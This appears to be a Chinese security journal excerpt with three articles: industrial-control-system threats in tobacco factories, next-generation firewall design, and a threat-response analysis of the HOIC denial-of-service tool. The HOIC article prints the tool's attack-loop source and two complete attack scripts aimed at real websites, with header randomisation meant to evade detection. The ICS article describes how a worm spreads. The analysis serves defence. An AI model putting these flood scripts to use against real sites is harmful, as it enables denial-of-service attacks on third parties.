4. 无线网络通信应用提高生产效率。在烟草生产车间，负责传送各类物料的主要工具是一种叫“无线小车”的无人操作自动化运输车。这种运输工具完全依靠无线传输线路接收各类传输指令以及运送路线。不仅提高了工作效率，也大大节约了人员成本。是整个烟草车间不可或缺的设备。

二、烟草工业控制系统安全威胁分析

烟草工业系统与其他行业工业控制系统有可能面临的安全威胁一样，主要面临以下几类威胁。

1. 由于病毒、恶意软件等导致工厂停产。2010 年某烟厂制烟车间 WINCC 服务器感染病毒，导致各终端与 WINCC 服务器之间连接通信中断，整个车间生产受阻。经安全专家手工检查发现，由于网络中感染了未知病毒，该病毒向 c:\windows\system\ 下释放 dllcache.exe 文件并隐藏执行。dllcache.exe 执行后，首先在本地寻找移动设备，并向各个驱动器复制 autorun.inf 和 strongkey-rc1.3-build-208.exe。同时生成随机的 scr 屏保程序进行本地隐藏。本地启动路径和主体保存完成后，dllcache.exe 进程向本地 IP 地址所在的 16 位掩码地址段发起随机扫描，目标端口为 445（TCP），一旦扫描发现存活机器，则通过空连接进行弱口令用户密码猜测，进而实现远程传播。dllcache.exe 进程每秒可扫描 60 台左右的机器，16 位掩码的地址攻击理论上 18 分钟可以完全遍历一次，传播速度惊人。这类蠕虫式病毒的爆发导致起关键性指挥作用的 WINCC 服务器遭

受到拒绝式服务攻击，致使整个网络瘫痪。

2. 操作人员缺乏安全意识和基本安全技能培训。病毒事件最终确定原因是由于工作人员将未查杀病毒的 U 盘插入机台终端的 USB 接口进行数据拷贝时，导致病毒进入工业网中所致。由于操作人员安全意识淡薄，缺少基本的病毒查杀技术最终导致病毒扩散并使网络瘫痪。这样一个很小的行为就带来巨大的经济损失，不得不让人感到工业系统安全的脆弱。

3. 网络的脆弱性。烟草生产工业网络环境主要以光纤网络为主，网络交换设备都由工业交换机如西门子 X414、X408 交换机为主。为了确保整个网络的稳定和高效，网络交换设备中几乎不会配置相应的安全防控策略，尤其是带有 IOS 操作系统的交换机设备内核系统自出厂之后很少会安装厂家公布的安全补丁或其他防护措施。这种现象一方面是由于缺乏专业的维护人员，另一方面也由于安装补丁带来的风险会让管理者慎之又慎。在网络配置方面，网络设备配置不当导致密码口令明文传输，网络口令长时间不更改或密码位数低。在无线网络认证方面，当前类似“无线小车”这种无线终端与 AP 之间的认证机制存在不安全方式。无线接入虽有密码，但密码加密为 WEP 方式，并且密码只能采用纯数字形式，这种方式极容易被手工破解。

4. 缺乏有效的网络监控和日志审计。应该说当前烟草的工业控制系统中几乎没有考虑到应有的网络状态监控和操作日志行为审计需求。通过检查发现，目前大部分的服务器操作系统多为 WIN2003 和 WIN2000。很多服务器的管理员账户没有改名，而是沿用默认的系统用户名 Administrator，这种情况可能面临默认账号被破解的风险。在日志安全方面，发现大部分服务器在日志审计方面都没有比较完善的保障机制，有如下一些安全隐患：

- 没有启用对 Windows 系统的审核策略更改；
- 没有启用对 Windows 系统的审核对象访问；
- 没有启用 Windows 系统审核目录服务访问；
- 没有启用 Windows 系统审核特权使用；
- 没有启用 Windows 系统审核系统事件；
- 没有启用 Windows 系统的审核账户管理；
- 没有启用 Windows 系统的审核过程追踪；
- 应用日志设置没有满足相关规范，日志大小设置小于 8192KB；
- 系统日志设置没有满足相关规范，日志大小设置小于 8192KB。

5. 网络边界防护措施薄弱。在我们调研的某烟厂工业网中部署的有防火墙设备以及 IDS 入侵检测设备等主流安全防护产品，但实际运行效果却并不理想。防火墙现有策略设置虽可以有效防范网络层非法链接，但对于采用应用层协议进行攻击的行为不能有效的进行阻断。而 IDS 入侵检测设备因为无法及时更新规则库，对病毒和非法入侵等行为的报警会出现漏报或误报的可能。同时从检查工业网与其他网之间的两网之间策略命令发现，出现办公网用户直接与工业网内的服务器终端进行通信的问题。而这种现象大多是由于管理人员为了方便管理私自接入导致，而这种操作也与办公网和生产网必须严格分离的宗旨是不符的。由于这种私自接入的方式并没有被正式记录，所以存在黑客或病毒以管理员办公主机为跳板，避过防火

墙等防护设备直接进入到生产网中，而往往这种走“正规”渠道的入侵更加具有隐蔽性。

6. 安全管理措施不健全，执行力不强。从操作人员因使用了感染病毒的 U 盘而致使整个生产车间网络瘫痪的事例就能够很好的说明，在工业网络环境中，无论从管理人员还是技术操作人员都没有严格按照相关管理制度和措施进行日常工作的操作运行。而在我们调研的某烟厂中也确实存在现有安全管理制度不完整，现有管理制度和措施执行不到位的问题。相关人员往往抱有一定的侥幸心理，觉得不会出事情，即使出事情也不会是大事情。

烟草工业控制系统中所存在的安全风险和威胁除以上主要问题外，还存在其他方面的安全风险及威胁。我们大致可以归为三类：平台威胁、网络威胁、管理策略威胁。

ICS 平台威胁列表	
平台配置威胁	对已知的 OS、软件漏洞未提供相应补丁
	OS 与应用补丁缺乏维护
	OS 与应用补丁未经过彻底的测试
	采用了默认配置
	关键配置未备份
	数据未受保护的存储在移动设备中
	缺乏充分的口令策略，没有采用口令，口令泄漏，或者口令易猜测
	采用不充分的访问控制
	安全变更的测试不充分
平台硬件的脆弱性	关键系统缺乏物理防护
	未授权的人员能够物理访问设备
	对 ICS 组建的不安全的远程访问
	采用双网络接口卡连接多个网络
	未备案的资产
	无线与电磁干扰
	缺乏备份电源
	缺乏环境控制
	关键组建缺乏备份
平台软件的脆弱性	缓冲区溢出
	已安装的安全功能未被默认启用
	拒绝服务攻击（Dos）
	对未定义 / 定义不清 / 非法的输入处置不当
	OPC 依赖于 RPC 与 DCOM
	采用不安全的 ICS 协议
	采用明文
	启用不需要的服务
	采用其资料能够公开获得的私有软件
	针对配置与编程软件缺乏有效的认证与访问控制
	未安装入侵检测与防护软件
	未去维护安全日志
	未检测到安全事件

恶意软件的脆弱性	未安装恶意软件防护程序
	恶意软件防护软件及其病毒库未更新
	恶意软件防护体系未充分测试
ICS 网络威胁列表	
网络配置的脆弱性	有缺陷的网络安全架构
	未部署数据流控制
	安全设备配置不当
	网络设备的配置未存储或备份
	口令在传输过程中未加密
	网络设备采用永久性的口令
	采用的访问控制不充分
网络硬件的脆弱性	网络设备的物理防护不充分
	未保护的物理端口
	丧失环境控制
	非关键人员能够访问设备或网络连接
	关键网络缺乏冗余备份
网络边界的脆弱性	未定义安全边界
	未部署防火墙或配置不当
	用控制网络传输非控制流量
	控制相关的服务未部署在控制网络内
网络监控与日志的脆弱性	防火墙、路由器日志记录不充分
	ICS 网络缺乏安全监控

无线连接的脆弱性	客户端与 AP 之间的认证不充分
	客户端与 AP 之间的连接受阻碍
网络通信的脆弱性	未标识出关键的监控与控制路径
	以明文方式采用标准的或文档公开的通信协议
	用户、数据与设备的认证是非标准的，或不存在的
	通信缺乏完整性检查
ICS 管理策略威胁列表	
ICS 管理	缺乏 ICS 安全管理制度和策略
策略脆弱性	缺乏 ICS 的安全培训与意识培养
	缺乏安全架构与设计
	缺乏根据安全策略制定的正规、可备案的安全流程
	缺乏 ICS 安全审计机制
	缺乏针对 ICS 的业务连续性与灾难恢复计划
	缺乏针对 ICS 配置变更管理

三、烟草工业控制系统安全防护思路

针对当前烟草行业工业网络的安全现状和特点，安全防护思路可以考虑从以下几个方面进行。

- 厂区安全防护措施

通过物理防护措施，防止在厂区一定范围内非授权人员随意进入和走动。防止非授权人员通过无线破解接入工业网中。

采用有效屏蔽工具，将无线信号控制在有限范围内，并采用强加密方式。

通过门禁等物理手段，防止非授权人员进入厂区。

• 网络安全防护措施

通过防火墙和其他访问控制设备有效防护和控制办公网与生产网之间的网络访问。对工业交换机设备制定合理安全和严格的网络交换访问控制策略。开启防火墙、工业交换机和其他访问控制设备的日志记录功能，定期进行日志审计。

对工业生产网内部进行安全域划分。根据安全防护级别进行安全策略和防护手段的有效控制。

加强无线网络认证机制，采用安全性更好的安全加密协议。

在不影响当前生产效率的前提下，对网络产品如西门子 X414 等工业交换机内部 IOS 系统进行升级，确认系统处于稳定和无安全漏洞的版本。采用加密传输密码方式，防止明文密码进行传输。

• 终端访问控制防护措施

在自动化控制终端（如机台设备）与操作人员之间进行认证。

严格控制对自动化控制终端（如机台设备）的 USB 接口的使用。严格控制操作人员采用 USB 盘进行数据传输的行为。通过操作流程规范操作人员使用 U 盘的正确行为。

• 中控区服务器的防护措施

及时针对操作系统安装系统补丁。

开启相关安全日志审计策略。

调整服务器密码策略，增强密码复杂性。

关闭服务器中不需要的服务和端口。并定期进行安全扫描检查。

安装杀毒客户端，定期进行病毒库更新和定期杀毒。

• 信息安全实时监控防护措施

搭建有效的信息安全防护监控平台。通过入侵检测系统、防火墙设备、网络杀毒系统等安全防护手段，构建出可以 24 小时实时监控当前工业网信息安全的监控平台，以确保在发生安全风险后及时采取相应的控制措施，将风险控制在可控范围内，将损失降到最低。

构建有效的安全基线管理平台。通过构建安全基线管理平台，可以集中、高效的对当前工业生产网中的各类操作系统、网络设备、终端设备的安全策略集中部署和管理。可有效提高工业生产网整体安全防护能力。

• 安全管理制度防护措施

加强操作人员的安全意识和基本安全技能的培养。

编制工业生产网日常安全操作手册及流程文档，规范日常操作行为。同时应明确相应的惩罚措施。

综上所述，烟草行业工业控制系统中所存在的安全风险和威胁有其行业特点，但防范措施与传统网络安全存在较多共性。随着工业控制系统中所暴露出来的安全性问题越来越多，影响越来越大，我们应该重视其安全危害可能造成的社会经济、政治等方面的影响。目前，我们在工业控制系统中的安全防范水平离国外发达国家还存在较大差距，还需要我们在吸收和借鉴国外先进技术和理念的基础上探索出符合自身发展特点和需要的工业控制系统安全防护措施和解决方案。最后，在编写过程中，本文参考了《ICS 工业控制系统安全风险分析》（作者: 张帅） 以及 《工业基础设施信息安全》（作者 唐文）的部分内容。在此对两位作者表达敬意。

下一代防火墙技术初探

产品管理中心　段继平

摘要：下一代防火墙的最核心的技术可以归结为一套框架（统一策略框架）及两种关键组件（一体化引擎技术、应用识别技术），本文将试图针对上述内容进行初步的分析和探讨。

关键词：下一代防火墙　统一策略　一体化引擎　签名　SSL　解密　智能识别　行为分析

一．引言


下一代防火墙俨然已经成为时下安全行业最为火热的安全产品，且业内也有厂商为迎合市场推出了形色各异的下一代防火墙产品，然而对于众多的安全从业人员及用户网络管理人员来说，他们的关注点可能不仅仅是一个个光鲜的概念，而更希望能够从技术层面深入理解下一代防火墙。因此，笔者希望通过本文来帮助大家全面深入地认识下一代防火墙。

下一代防火墙的核心技术，在笔者看来大致可以归纳为一套框架和两种基本组件，一套框架即统一策略框架，两部基本组件则分别为一体化引擎技术及应用识别技术。

二．统一策略框架

何为统一策略框架？简单来说就是整体考虑系统各模块与安全策略之间的逻辑关系，通过同一套安全策略将处于不同层级的安全模块有效的整合在一起，在策略匹配顺序及层次上实现系统智能匹配。相对来说，传统的安全产品由于模块之间的依赖关系不明确，用户必须理解这些模块间的层级依赖关系，分别做出正确的配置才能发挥最佳的效果，对使用者的要求较高。

因此，下一代防火墙的统一策略框架彻底解决了传统的安全产品多种安全模块之间的冗余及效率低下的问题。



下一代防火墙“统一策略框架”流程示意图

那么统一策略框架到底是如何运转的呢，从上图可以看出，数据流入下一代防火墙之后，大抵会经过三个阶段：

a) 初始数据包筛选阶段

当初始数据包进入统一策略系统后，系统首先会根据传统五元组信息对数据流进行初始分类，然后进行第一次策略匹配。如果发现安全策略为禁止，则该处理流程结束，后续处理过程也不会进行，如

果策略显示为非禁止，则执行后续处理流程。

b) 应用分类及筛选阶段

数据流经过初始筛选过后，统一策略框架的应用分类系统会对其进行更加细粒度的区分，形成三种不同的应用类型：已知的非加密应用，加密应用及未知应用。

• 对于已知的非加密应用，会直接对其进行识别和筛选处理。

• 对于加密应用来说，统一策略框架需要配置对应的解密策略，如果配置了解密策略，则系统自身的解密引擎会启动，并且根据类似代理的方式对该应用执行解密，同时将解密的应用纳入至已知应用分类中。

• 对于某些未知应用来说，可以通过数据包抓包，日志捕获等形式将原始数据信息提交至相关的应用签名分析及处理系统中(也可能是应用签名团队)，通过该处理系统执行一系列分析及处理流程，形成新的应用签名更新至应用签名库内。

对于经过上述分类的应用程序，统一策略框架系统会对上述应用进行筛选，此时可以执行的操作包括:

• 禁止或者允许某一种或者某一类应用。

• 允许使用某类应用，但是禁止该类应用的某些动作，如：允许用户使用 QQ，但是禁止该用户使用 QQ 进行视频聊天及文件共享。

• 有限制的允许，如仅允许某类应用在某特定时间段内被某类用户或者用户组访问。如：仅允许财务人员在周一至周五时间段内访问公司财务数据库。

• 综合上述所有操作。

c) 安全控制阶段

对于经过初步的数据包筛选及精细化的应用程序分类筛选以后，随后会进入安全控制阶段，此阶段可以通过多种多样的安全策略对该目标应用程序执行相关动作。比如上述提到 MSN 应用。对于 MSN 应用来说，经过应用筛选后，系统已经对大部分 MSN 应用做了禁止，但是开放了 MSN 登录及 MSN 传输文件的功能，那么我们可以对已经允许的该部分功能进行如下动作:

• 对于 MSN 的文件传输进行深度内容扫描，并且执行脆弱性扫描，文件病毒扫描，以及恶意软件检测。

• 对 MSN 传输的文件进行流量管理，如限制传输文件的流量不大于 1Mbps 等。

三 . 关键组件分析


如果把统一策略框架比为一辆高速行驶的马车的话，那么要保证马车能够始终快速行驶，就需要具备两个基本条件：一匹好马及一对经久耐用的车轮。同样对于统一策略框架来说，如果要保证良好的可用性及运转效率，也需要两种关键组件作为支撑，即一体化引擎及应用识别技术。

高效率的一体化引擎

一直以来类似统一威胁管理（UTM）的设备在单一盒子上集成多种安全功能，其性能效率一直被外界诟病。主要原因是 UTM 仅仅是把多种安全引擎叠加在一起，而不是从底层进行重新架构设计，这样做的结果就是数据流会在每个安全引擎分别执行解码，状态复原等操作，从而导致大量消耗系统资源，所以当 UTM 启动全部功能时，系统性能大幅度降低也不足为奇了。UTM 产品的大致数据处理过程如下图:

而下一代防火墙在设计上采用一体化引擎的架构，这种一体化引擎架构可以保证引擎系统在数据流流人时，一次性的完成策略

查找，应用程序识别 / 解码以及内容扫描（病毒，间谍程序，入侵防御）等工作，同时结合先进的硬件平台，从而实现最高的处理性能及最小的延迟。下一代防火墙的引擎处理过程如下图:



举一个简单的例子：在需要同时开启防火墙、IPS 及 URL 过滤的用户场景下，对于 UTM 产品来说，数据包处理流程为：数据包先进行链路层及网络层的拆包，然后做传输层端口检查，最后查找匹配防火墙策略，封包进入 IPS 引擎，进入 IPS 引擎后会再做一次数据包链路层 / 网络层拆包，进入应用协议解码程序，将应用层解码后将获取到的数据与原有的 IPS 特征码进行模式匹配，异常行为匹配后，与 IPS 策略进行匹配，再进行数据包封装，才进入 URL 分类引擎，此时又要重新进行数据包拆封，应用层解码等程序，最终提取 URL 信息做模式匹配，再将数据包封装通过 URL 分类策略做转发。

同样的用户场景，对于下一代防火墙来说，数据包流入以后，下一代防火墙会先进行网络层、应用层等拆包分析，然后分别与一体化策略匹配，如果策略禁止则直接丢弃，如果允许则进行下一层拆解，然后分别通过 IPS 策略检查及 URL 分类过滤策略后，通过执行统一安全策略进行转发及丢弃决策，全部策略执行完毕后对数据包封包、转发。

很显然，对于上述用户场景，同等硬件条件下，其数据包处理效率远远超过 UTM 产品。

精准的应用识别

为了能够精确的识别网络中存在的所有应用，一般来说需要具备以下四种应用识别技术，如下图:

- 签名匹配技术

签名类似于应用程序的指纹系统，主要用来唯一的标识网络数

据流中某一类应用程序。无论该应用程序使用了何种协议及外部端口，均可以通过该应用签名对该类应用程序进行匹配。例如某些知名的应用协议如 RDP，由于在某些情况下可能没有采用标准的 3389 端口，而是采用了其他非标准端口（如：80 等），对于一般的状态防火墙来说，很难对其进行鉴别，而对于基于端口及协议无关的下一代防火墙来说，则可以通过签名匹配的方式对该协议进行识别及策略的控制。

• 应用协议解密技术

用户网络中充斥着大量的加密应用，对于此类应用，传统的应用识别方式很难对其进行识别，对于下一代防火墙来说，只需要提前导入应用服务器证书中的私钥信息，当客户端向应用服务器发起加密应用连接时，会被处于中间位置的下一代防火墙截获，同时由于下一代防火墙证书信息已经包含了服务器的私钥，因此可以对此应用进行解密操作，基本原理如下图:

• 协议解码技术

在某些应用场景下，应用会以隧道的形式嵌套至某些知名应用协

议之内（例如网页版 QQ 会通过 HTTP 进行传输）。此时便需要协议解码技术与签名匹配技术共同配合使用对该类应用进行识别，另外对于某些复杂的流行软件来说，协议解码技术还可以用于识别这些流行应用程序的子应用（如：QQ、MSN 等通讯软件的文件共享功能）。

• 智能识别技术

对于某些特殊应用来说，通用的签名匹配技术及协议解码技术可能仍然无法对其进行识别，这时候便需要使用智能识别技术或者行为分析技术。比如对于 P2P 或 VoIP 类应用来说，智能识别技术会通过数据会话模型，流量信息，源数据包信息，数据包长度等多种方式进行综合判断。

四．结束语

下一代防火墙的统一策略框架与一体化引擎及应用识别技术是一套极为复杂的技术体系，很难通过寥寥数语便能把它描述清楚。因而本文不可避免会出现部分内容描述不准确或者与实际存在出入的地方，敬请读者谅解。

另外，笔者始终认为下一代防火墙的核心思想是为了向用户交付更加高效，更具可用性的网络安全系统，因而选择把极其复杂的安全逻辑及模块关系最大程度的隐藏，这也符合下一代防火墙的真谛——更简单，更安全，更高效。

DoS工具HOIC的分析

核心技术部　陈庆　安全研究院　李茁

摘要：本文是对拒绝服务攻击工具—"High Orbit Ion Cannon" 的技术性分析。HOIC 是一款用 RealBasic 开发可移植的多平台拒绝服务攻击工具，该工具虽然对使用者的水平有较高要求，需要了解 HTTP 协议本身，但由于在 DDoS 攻击来源中具有一定代表性，有必要对其分析并加以防范。本文尝试通过技术性分析，探讨相应的防范措施。

关键词：DoS 攻击防范　攻击工具分析　HTTP Flood　安全测试方案

一、概述

目前针对企业的互联网攻击日趋频繁，且攻击形式不断更新，但最常见的形式还是 DDoS。绿盟科技威胁响应中心，通过对安全事件的分析了解到，很多攻击者都采用了一种称为 “High Orbit Ion Cannon” 的工具，这种工具可以引发拒绝服务攻击。

作为应对措施之一，行业中常见的形式是建立威胁响应机制，以提供及时且行之有效的攻击防护分析及建议。绿盟科技威胁响应中心是迅速处理紧急事件、研究漏洞与公布攻击预报的平台，本文着重分析了这个工具，并探讨了防范措施，从而避免或降低危害及损失。

HOIC（The high orbit ion cannon）是一款基于 HTTP 协议开源的 DDOS 攻击工具，可用于内部网络或者外部服务器的安全性和稳定性的测试等等。HOIC 具有以下特点:

- 高速多线程的 HTTP 洪水攻击。
- 一次可同时洪水攻击高达 256 个网站。
- 内置脚本系统，允许自行修改设置脚本，用来阻挠 DDoS 攻击的防御措施，并增加 DOS 输出。
- 简单且易于使用的界面。
- 可移植到 Linux/ Mac。
- 能够选择攻击的线程数。
- 可设置三种攻击强度：低，中，高。
- 用 REALbasic 这种极其书面的语言写成，简单易修改。

二、关键功能界面

(一) 程序默认界面（见图 1）

TARGETS 这里是参数的设定，包括强度和脚本的选择。实际上 URL 这里可以不输入任何东西，直接在扩展名为 .hoic 的攻击脚本中指定多个目标 URL，这样更灵活。如果 URL 处保持为空，在后续操作中会有一个警示信息出现，直接确定，不必理会它。




图 1




图 2

(二) 完成攻击目标添加后的界面 (见图 2)

列表为已经添加的攻击目标 URL 信息、强度等级、脚本信息和状态。

“THREADS” 为线程数量，“可以在 THREADS” 处点击左右键头调整并发线程数，建议有几个 CPU 或有几个核，就设几个并发线程数，多了没有意义。此处程序实现上有 BUG，没有检查线程数的下限，比如可以下调至 -1，此时没有任何攻击报文发送出去，因为流程根本不会到达下面那个 for 循环内部:

表 1

```
Dim i as integer
for i = 0 to Val( edtThreads.Text )-1
    threads.Append( New attackThread )
    threads( threads.Ubound ).Run
Next
```

(三) 攻击进行界面 (见图 3)

目标列表显示攻击目标信息，“OUTPUT” 显示攻击流量数据，OUTPUT 处的字节数对应全局变量 TotalBytesSent, 是动态递增的。




图 3

三、关键功能对应源码

(一) 关键源码分析

点击” FIRE THE LAZER” 之后，程序会启动线程框指定个数的线程用来攻击服务器，并且启动 tmTurbo 控制器，用来不断通过脚本来更新 Headers。

表 2

```
if active = 1 then
    ToggleControlz True
```

```
    txtStatus.Text = "HIGH ORBIT ION
CANNON STANDING BY"
    progwheel.Visible = FALSE
    active = 0
    tmrTurbo.Mode = 0
    dim i as integer
    for i = 0 to threads.Ubound
      threads(i).Kill
    Next
    'set all statusezez to ready //
Window1.lblTargets.Cell(trgt.lbIndex, 3) =
"READY"
    for i = 0 to targets.Ubound
      lblTargets.Cell(targets(i).lbIndex, 3)
= "READY"
    next
    'unlock thread count
    edtThreads.Enabled = TRUE
else
    ToggleControlz false
    txtStatus.Text = "HIGH ORBIT ION
CANNON ENGAGING TARGETS"
    progwheel.Visible = true
    active = 1
    tmrTurbo.Mode = 2
    dim i as integer
    for i = 0 to Val(edtThreads.Text)-1
      threads.Append(New attackThread)
      threads(threads.Ubound).Run
    Next
    ' lock thread count
    edtThreads.Enabled = FALSE
end if
    attackThread // 循环遍历列表中的所有
目标主机，然后根据全局变量 powerFactor( 对
应 LOW、MEDIUM 和 HIGH) 的不同以不同
的两次攻击报文之间的休眠时间发送攻击数
据包，并且不断在主界面同步显示发送的流
量。
    表 3
Dim i as Integer
  while true
    for i = window1.targets.Ubound To 0
Step -1
      window1.lblTargetsCell(window1.
targets(i).lbIndex, 3) = "ENGAGING"
      if(window1.targets(i)powerFactor =
0) then
        App.SleepCurrentThread 250
      elseif window1.targets(i).
powerFactor = 1 then
        App.SleepCurrentThread 100
      else
        app.SleepCurrentThread 50
      end if
      window1.targets(i).SendAttack()
      App.SleepCurrentThread50*(3-
window1.targets(i).powerFactor)
      window1.lblTargetsCell(window1.
targets(i).lbIndex, 3) = "READY"
    Next
    window1.edtBytes.Text = "0"
    for i = window1.targets.Ubound To 0
Step -1
      window1.edtBytes.Text =
CStr(Val(window1.edtBytes.Text) +
window1.targets(i).TotalBytesSent )
    next
      if(Val(window1.edtBytes.Text) >
```

```
1073741824) then
        window1.edtBytes.Text =Str(Val(window1.edtBytes.Text) / 1073741824 )+ " gb"
    elseif(Val(window1.edtBytes.Text) > 1048576) then
        window1.edtBytes.Text =Str(Val(window1.edtBytes.Text) / 1048576 )+ " mb"
    elseif(Val(window1.edtBytes.Text) > 1024) then
        window1.edtBytes.Text = Str(Val(window1.edtBytes.Text) / 1024 )+ " kb"
    else
        window1.edtBytes.Text = window1.edtBytes.Text + " kb"
    end if
  wend
```

(二)配置脚本分析

HOIC 本身只是一个 DoS 框架程序，真正的 DoS 攻击行为通过扩展名为 .hoic 的攻击脚本指定，离开这些 .hoic 文件，HOIC 本身什么也干不了。.hoic 脚本文件必须与 HOIC 主程序位于同一目录，否则会找不到。脚本也是用 RealBasic 写成，通过 Generic 函数可以看到程序会以 RbScript 类来执行脚本文件，脚本文件可以影响到程序内的变量值。例如程序调用下面脚本后，所发送的攻击数据包就会根据我们自定义的脚本中需要构建的 HTTP 请求数据块配置上附带的信息，进行攻击。服务器会根据自定义的数据块信息把程序发送的数据包识别为正常的数据包。

下面这些都是 HOIC 主程序预定义并使用的全局变量，可以在 .hoic 脚本中直接使用：

```
Headers
PostBuffer
powerFactor
URL
UsePost
```

表 4

```
UsePost = true
Headers.Append("User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.12) Gecko/20101027 Firefox/3.6.12")
// 操作系统及版本、CPU 类型、浏览器及版本、浏览器渲染引擎、浏览器语言、浏览器插件等信息
Headers.Append("Keep-Alive: 115")
Headers.Append("Proxy-Connection: keep-alive")
Headers.Append("Referer: http://visa.via.infonow.net/locator/global/AdvancedSearchAction.do")
Headers.Append("Cookie: JSESSIONID=5D2E604F487FB5AC9DBF9A1FDEA7D86A.fta-web3")
URL = "http://visa.via.infonow.net/locator/global/AdvancedSearchAction.do"
PostBuffer = "newSearch=true&airport=&pageid=adv&filteredNameSubmit=false&LOC=en_US&country=CHE&street1=2353464756867867876886786777777777777777777777777777786&building=&city=aaaa
```

aaaaaaaaaaa&initialSearchName=&mapAndList=mapAndList&x=27&y=9"

Hoic2.1(dev) 作者由于呼吁大家攻击一个司法网站，发布此版本时提供了新脚本。

此脚本在多个数据块中随机调用 Array 中的信息，可以用来降低攻击被检测的可能性，提高攻击效果。

表 5

```
Dim useragents() as String
Dim referers() as String
dim randheaders() as string
Dim randURLs() as string
randURLs.Append "http://www.om.nl/"
randURLs.Append "http://www.om.nl/onderwerpen/cybercrime/"
randURLs.Append "http://www.om.nl/onderwerpen/voorkennis/"
randURLs.Append "http://www.om.nl/actueel/agenda/"
// rotate out url
URL = randURLs(RndNumber(0, randURLs.UBound))
// populate list
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/534.14 (KHTML, like Gecko) Chrome/9.0.601.0 Safari/534.14"
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 6.1; es-ES) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0 Safari/533.16"
// populate referer list
referers.Append "http://www.google.com/?q=dutch+boy+arrested"
referers.Append "http://www.google.com/?q=dutch+anonymous+hacker"
referers.Append "http://www.om.nl/vast_menu_blok/service/"
referers.Append "http://www.om.nl/organisatie/"
// Add random headers
randheaders.Append "Cache-Control: no-cache"
randheaders.Append "If-Modified-Since: Sat, 29 Oct 1994 11:59:59 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Sep 2002 10:34:27 GMT"
randheaders.Append "If-Modified-Since: Mon, 29 Oct 2007 11:59:59 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Aug 2001 12:54:49 GMT"
Headers.Append "Keep-Alive: 115"
Headers.Append "Accept-Charset: ISO-8859-1,utf-
```

8;q=0.7,*;q=0.7"

Headers.Append "Connection: keep-alive"

// generate random referer

Headers.Append "Referer: " + referers(RndNumber(0, referers.UBound))

// generate random user agent (DO NOT MODIFY THIS LINE)

Headers.Append "User-Agent: " + useragents(RndNumber(0, useragents.UBound))

// Generate random headers

Headers.Appendrandheaders(RndNumber(0, randheaders.UBound))

HOIC 2.1(dev) 版随包自带了四个 .hoic 文件：

DutchFreedom.hoic

GenericBoost.hoic

user-agent-test.hoic

visa_stress.hoic

DutchFreedom.hoic 是用来攻击 http://www.om.nl/ 司法网站的，为 LOIC 出气。

GenericBoost.hoic 相当于一个 .hoic 模板，黑客们可以在此基础上编写自己的 .hoic 文件。

user-agent-test.hoic 用来演示通过 .hoic 指定 "User-Agent"。

visa_stress.hoic，顾名思义，在攻击 http://visa.via.infonow.net/。

